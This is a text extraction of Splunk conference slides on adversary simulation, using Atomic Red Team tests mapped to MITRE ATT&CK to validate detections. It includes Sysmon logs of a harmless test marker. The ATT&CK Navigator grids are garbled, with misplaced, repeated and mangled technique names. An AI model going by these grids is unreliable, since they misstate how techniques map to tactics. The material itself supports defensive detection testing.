
Tom Frazer, Senior Sales Engineer, Splunk

No organization spends a lot of time and money on its security program. How can you be able to show that all the investments are paying off? With the popularity of Splunk Security Solutions and the Splunk Enterprise Security Content Update, Splunk customers have never had access to more high-quality analytics, but how can you ensure that they are working correctly? Can you detect known adversary tactics, techniques and procedures? This presentation will introduce a new method for adversary simulation using Splunk. We'll show how to framework to test your detection capabilities against the techniques included in MITRE ATT&CK. Using the Atomic Red Team open-source project, this approach will take advantage of the Phantom platform to orchestrate test execution on live systems. Finally, we will analyze evidence of the activity in Splunk. Associated Splunk apps and resources will be published, so you can start taking advantage of this as soon as you return to the office.


# Slides and Video

<https://conf.splunk.com/conf-online.html?search=1244#/>


# TL;DR



# TL;DR



# Use this Tooling to Develop New Detections



# Thank You to Atomic Red Team

The screenshot shows the Red Canary website with a dark background featuring a large globe graphic. At the top, the Red Canary logo is on the left, and a navigation bar with links for Products, Solutions, Resources, and Company. A red-bordered button labeled "REQUEST A DEMO" is also present. The main content area has a dark overlay with white text. It includes a section titled "OPEN SOURCE TOOL" and a large title "Atomic Red Team". Below the title is a detailed description of the tool. A red button labeled "GET THE REPO" is visible. At the bottom, there's a link to popular resources. On the right side of the main content area, there's a circular profile picture of a man with glasses and the text "Casey Smith @subTee".

red canary

Products Solutions Resources Company

REQUEST A DEMO

OPEN SOURCE TOOL

## Atomic Red Team

Atomic Red Team is an open source collection of small, highly portable tests mapped to the corresponding techniques in the MITRE ATT&CK framework. These tests can be used to validate detection and response technology and processes.

GET THE REPO

Browse popular Atomic Red Team resources below to learn more.

Casey Smith  
@subTee

<https://www.redcanary.com/atomic-red-team>

# ATT&CK Navigator in Splunk

MITRE ATT&CK™ Navigator										
ATT&CK										
Initial Access										
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	31 items	56 items	28 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	ApplInit DLLs	ApplInit DLLs	Bypass User Account Control	Credential Dumping	Credentials in Files	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol	
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Registry	File and Directory Discovery	Exploitation of Remote Services	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Attachment	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Code Signing	Exploitation for Credential Access	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	
Spearphishing Link	Execution through Module Load	BITS Jobs	Component Firmware	Component Object Model Hijacking	Forced Authentication	Network Share Discovery	Pass the Hash	Pass the Ticket	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Exploitation for Client Execution	Bootkit	DLL Search Order Hijacking	DLL Search Order Hijacking	Hooking	Network Share Discovery	Pass the Hash	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Component Firmware	Component Object Model Hijacking	>Password Policy Discovery	Peripheral Device Discovery	Pass the Ticket	Remote Desktop Protocol	Data Staged	Domain Fronting
Supply Chain Compromise	InstallUtil	Change Default File Association	Exploitation for Privilege Escalation	Control Panel Items	Input Capture	Remote Desktop Protocol	Pass the Hash	Email Collection	Exfiltration Over Physical Medium	Fallback Channels
Trusted Relationship	Launchctl	Component Object Model Hijacking	DCShadow	Input Prompt	Peripheral Device Discovery	Remote File Copy	Pass the Hash	Input Capture	Exfiltration Over Physical Medium	Multi-hop Proxy
Valid Accounts	Local Job Scheduling	Extra Window Memory Injection	Deobfuscate/Decode Files or Information	Kerberoasting	Remote File Copy	Input Capture	Remote Services	Man in the Browser	Scheduled Transfer	Multi-Stage Channels
	LSASS Driver	Create Account	File System Permissions Weakness	Keychain	Permission Groups Discovery	Replication Through Removable Media	Replication Through Removable Media	Screen Capture	Man in the Browser	Multiband Communication
	Mshta	DLL Search Order Hijacking	File System Permissions Weakness	LLMNR/NBT-NS Poisoning	Process Discovery	Shared Webroot	Replication Through Removable Media	Screen Capture	Man in the Browser	Multilayer Encryption
	PowerShell	Dylib Hijacking	File System Permissions Weakness	DLL Side-Loading	Query Registry	SSH Hijacking	Replication Through Removable Media	Screen Capture	Man in the Browser	Port Knocking
	Regsvcs/Regasm	External Remote Services	Image File Execution Options Injection	Exploitation for Defense Evasion	Password Filter DLL	Taint Shared Content	Replication Through Removable Media	Screen Capture	Man in the Browser	Remote Access Tools
	Regsvr32	File System Permissions Weakness	Launch Daemon	Private Keys	Security Software Discovery	Third-party Software	Replication Through Removable Media	Screen Capture	Man in the Browser	Remote File Copy
	Rundll32	Hidden Files and Directories	New Service	Replication Through Removable Media	System Information Discovery	Windows Admin Shares	Replication Through Removable Media	Screen Capture	Man in the Browser	Standard Application Layer Protocol
	Scheduled Task	Path Interception	File Deletion	Securityd Memory	System Network Configuration	Windows Remote Management	Replication Through Removable Media	Screen Capture	Man in the Browser	Standard Cryptographic Protocol
	Scripting	File System Logical Offsets	Securityd Memory	Two-Factor Authentication	System Network Configuration	Windows Remote Management	Replication Through Removable Media	Screen Capture	Man in the Browser	Standard Non-Protocol
	Service Execution	Plist Modification	Gatekeeper Bypass							

# Kick off a simulation

Splunk App: Attack Board

Main Search Dashboards Config

Administrator 6 Messages Settings Activity Help Find

Attack Board

ATT&CK

MITRE ATT&CK™ Navigator

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	31 items	56 items	28 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	Applnit DLLs	Dynamic Data Exchange	Application Shimming	Credential Dumping	Credentials in Files	Data from Information Repositories	Data Transfer Size Limits	Data from Local System	Custom Command and Control Protocol
Spearphishing Attachment	Execution through API	Authentication Package	Execution through Module Load	BITS Jobs	Credentials in Registry	File and Directory Discovery	Exploitation of Remote Services	Exfiltration Over Alternative Protocol	Exploitation Over Shared Drive	Custom Cryptographic Protocol
Spearphishing Link	Exploitation for Client Execution	Bootkit	Exploitation for Client Execution	Browser Extensions	Exploitation for Credential Access	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Graphical User Interface	Change Default File Association	Graphical User Interface	Component Firmware	Forced Authentication	Network Share Discovery	Pass the Hash	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	InstallUtil	Component Object Model Hijacking	InstallUtil	Component Object Model Hijacking	Hooking	Pass the Ticket	Pass the Ticket	Remote Desktop Protocol	Domain Fronting	Fallback Channels
Trusted Relationship	Launchctl	Component Object Model Hijacking	Local Job Scheduling	Create Account	Password Policy	Remote Device Discovery	Remote File Copy	Email Collection	Exfiltration Over Physical Medium	Multi-hop Proxy
Valid Accounts	LSASS Driver	DLL Search Order Hijacking	LSASS Driver	DLL Search Order Hijacking	Remote Device Discovery	Remote Device Discovery	Input Capture	Input Capture	Scheduled Transfer	Multi-Stage Channels
	Mshta	External Remote Services	Mshta	External Remote Services	Remote Device Discovery	Remote Device Discovery	Man in the Browser	Man in the Browser	Multiband Communication	Multilayer Encryption
	PowerShell	File System Permissions Weakness	PowerShell	File System Permissions Weakness	Remote Device Discovery	Replication Through Removable Media	Replication Through Removable Media	Screen Capture	Port Knocking	Port Knocking
	Regsvcs/Regasm	Hidden Files and Directories	Regsvcs/Regasm	Hidden Files and Directories	Remote Device Discovery	Shared Webroot	Shared Webroot	Video Capture	Remote Access Tools	Remote Access Tools
	Regsvr32	Path Interception	Regsvr32	Path Interception	Network Sniffing	SSH Hijacking	SSH Hijacking	Taint Shared Content	Remote File Copy	Remote File Copy
	Rundll32	File System Logical Offsets	Rundll32	File System Logical Offsets	Password Filter DLL	Remote System Discovery	Remote System Discovery	Third-party Software	Standard Application Layer Protocol	Standard Application Layer Protocol
	Scheduled Task	Securityd Memory	Scheduled Task	Securityd Memory	Private Keys	Security Software Discovery	Security Software Discovery	Windows Admin Shares	Standard Cryptographic Protocol	Standard Cryptographic Protocol
	Scripting	Two-Factor Authentication	Scripting	Two-Factor Authentication	Replication Through Removable Media	System Information Discovery	System Information Discovery	Windows Remote Management	Standard Non-	Standard Non-
	Service Execution	Gatekeeper Bypass	Service Execution	Gatekeeper Bypass	System Network Configuration	System Network Configuration	System Network Configuration	System Network Configuration	System Network Configuration	System Network Configuration

Kick off simulation.

# Start and End Events

Run\_Result ◊

sendtophantom - Alert action script completed in duration=335 ms with exit code=0

Events matching GUID

i	Time	Event
>	10/22/18 11:30:42.000 AM	<pre>{   [-]     guid: 1105181103     msg: Started red team test: T1060 on machine with IP address: 172.31.76.156     playbook_info: { [+]     } } Show as raw text host = ip-172-31-66-58.ec2.internal   source = Modular Simulation   sourcetype = advsim:atr</pre>
>	10/22/18 11:30:43.000 AM	<pre>&lt;Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'&gt;&lt;System&gt;&lt;Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /&gt;&lt;EventID&gt;1&lt;/EventID&gt;&lt;Version&gt;5&lt;/Version&gt;&lt;Level&gt;4&lt;/Level&gt;&lt;Task&gt;1&lt;/Task&gt;&lt;OpCode&gt;&lt;/OpCode&gt;&lt;Keywords&gt;0x8000000000000000&lt;/Keywords&gt;&lt;TimeCreated SystemTime='2018-10-22T17:30:43.443120600Z' /&gt;&lt;EventRecordID&gt;1964319&lt;/EventRecordID&gt;&lt;Correlation/&gt;&lt;Execution ProcessID='1148' ThreadID='3896' /&gt;&lt;Channel&gt;Microsoft-Windows-Sysmon/Operational&lt;/Channel&gt;&lt;Computer&gt;EC2AMAZ-M5587I7&lt;/Computer&gt;&lt;Security UserID='S-1-5-18' /&gt;&lt;/System&gt;&lt;EventData&gt;&lt;Data Name='UtcTime'&gt;2018-10-22 17:30:43.441&lt;/Data&gt;&lt;Data Name='ProcessGuid'&gt;{65C3D80C-0943-5BCE-0000-0010C3CDA09D}&lt;/Data&gt;&lt;Data Name='ProcessID'&gt;6844&lt;/Data&gt;&lt;Data Name='Image'&gt;C:\Windows\System32\eventcreate.exe&lt;/Data&gt;&lt;Data Name='FileVersion'&gt;10.0.14393.0 (rs1_release.160715-1616)&lt;/Data&gt;&lt;Data Name='Description'&gt;Event Create - Creates a custom event in an event log&lt;/Data&gt;&lt;Data Name='Product'&gt;Microsoft® Windows® Operating System&lt;/Data&gt;&lt;Data Name='Company'&gt;Microsoft Corporation&lt;/Data&gt;&lt;Data Name='CommandLine'&gt;"C:\Windows\system32\eventcreate.exe" /id 999 /D "started test on 172.31.76.156 guid=1105181103" /T INFORMATION /L application&lt;/Data&gt;&lt;Data Name='CurrentDirectory'&gt;C:\Users\Administrator&lt;/Data&gt;&lt;Data Name='User'&gt;EC2AMAZ-M5587I7\Administrator&lt;/Data&gt;&lt;Data Name='LogonGuid'&gt;{65C3D80C-0943-5BCE-0000-0020C4BAA09D}&lt;/Data&gt;&lt;Data Name='LogonId'&gt;0x9da0bac4&lt;/Data&gt;&lt;Data Name='TerminalSessionId'&gt;0&lt;/Data&gt;&lt;Data Name='IntegrityLevel'&gt;High&lt;/Data&gt;&lt;Data Name='Hashes'&gt;MD5=1EDA7FDFA09E1582A7DAC5FEEFE0894, SHA256=AD90D99135B3E443F3DEEA5B40199CE5B83CCB0964FD9AC3F11B9224766ED7BA&lt;/Data&gt;&lt;Data Name='ParentProcessGuid'&gt;{65C3D80C-0943-5BCE-0000-0010E1C0A09D}&lt;/Data&gt;&lt;Data Name='ParentProcessId'&gt;5448&lt;/Data&gt;&lt;Data Name='ParentImage'&gt;C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&lt;/Data&gt;&lt;Data Name='ParentCommandLine'&gt;powershell -encodedcommand ZQB2AGUAbgB0AGMAcgBlAGEAdABlACAALwBpAGQIAAA5ADkAOQAgAC8ARAAGACIAcwB0AGEAcgB0AGUAZAGAHQAZQBzAHQAIABvAG4AIAAxADCAMgAuADMAMQAuADCAnGauADEANQAA5ACAAZwB1AGKZAA9ADEAMQAwADUAMQAA4ADEAMQAwADMAIgAgAC8AVAAGAEkAtGBGEA8AuGBNAEEAVABJAE8ATAAgAGEAcAbwAgwAaQbJAGEAdAbpAg8AbgA=&lt;/Data&gt;&lt;/Event&gt; host = EC2AMAZ-M5587I7   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational</pre>
>	10/22/18 11:30:43.000 AM	<pre>&lt;Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'&gt;&lt;System&gt;&lt;Provider Name='EventCreate' /&gt;&lt;EventID Qualifiers='0'&gt;999&lt;/EventID&gt;&lt;Level&gt;4&lt;/Level&gt;&lt;Task&gt;0&lt;/Task&gt;&lt;Keywords&gt;0x8000000000000000&lt;/Keywords&gt;&lt;TimeCreated SystemTime='2018-10-22T17:30:43.444429700Z' /&gt;&lt;EventRecordID&gt;5523&lt;/EventRecordID&gt;&lt;Channel&gt;Application&lt;/Channel&gt;&lt;Computer&gt;EC2AMAZ-M5587I7&lt;/Computer&gt;&lt;Security UserID='S-1-5-21-4091410199-3451966441-3463728402-500' /&gt;&lt;/System&gt;&lt;EventData&gt;&lt;Data&gt;started test on 172.31.76.156 guid=1105181103&lt;/Data&gt;&lt;/Event&gt; host = EC2AMAZ-M5587I7   source = WinEventLog:Application   sourcetype = XmlWinEventLog:Application</pre>
>	10/22/18 11:30:45.000 AM	<pre>{   [-]     guid: 1105181103     msg: Finished red team test: T1060 on machine with IP address: 172.31.76.156     playbook_info: { [+]     } } Show as raw text host = ip-172-31-66-58.ec2.internal   source = Modular Simulation   sourcetype = advsim:atr</pre>
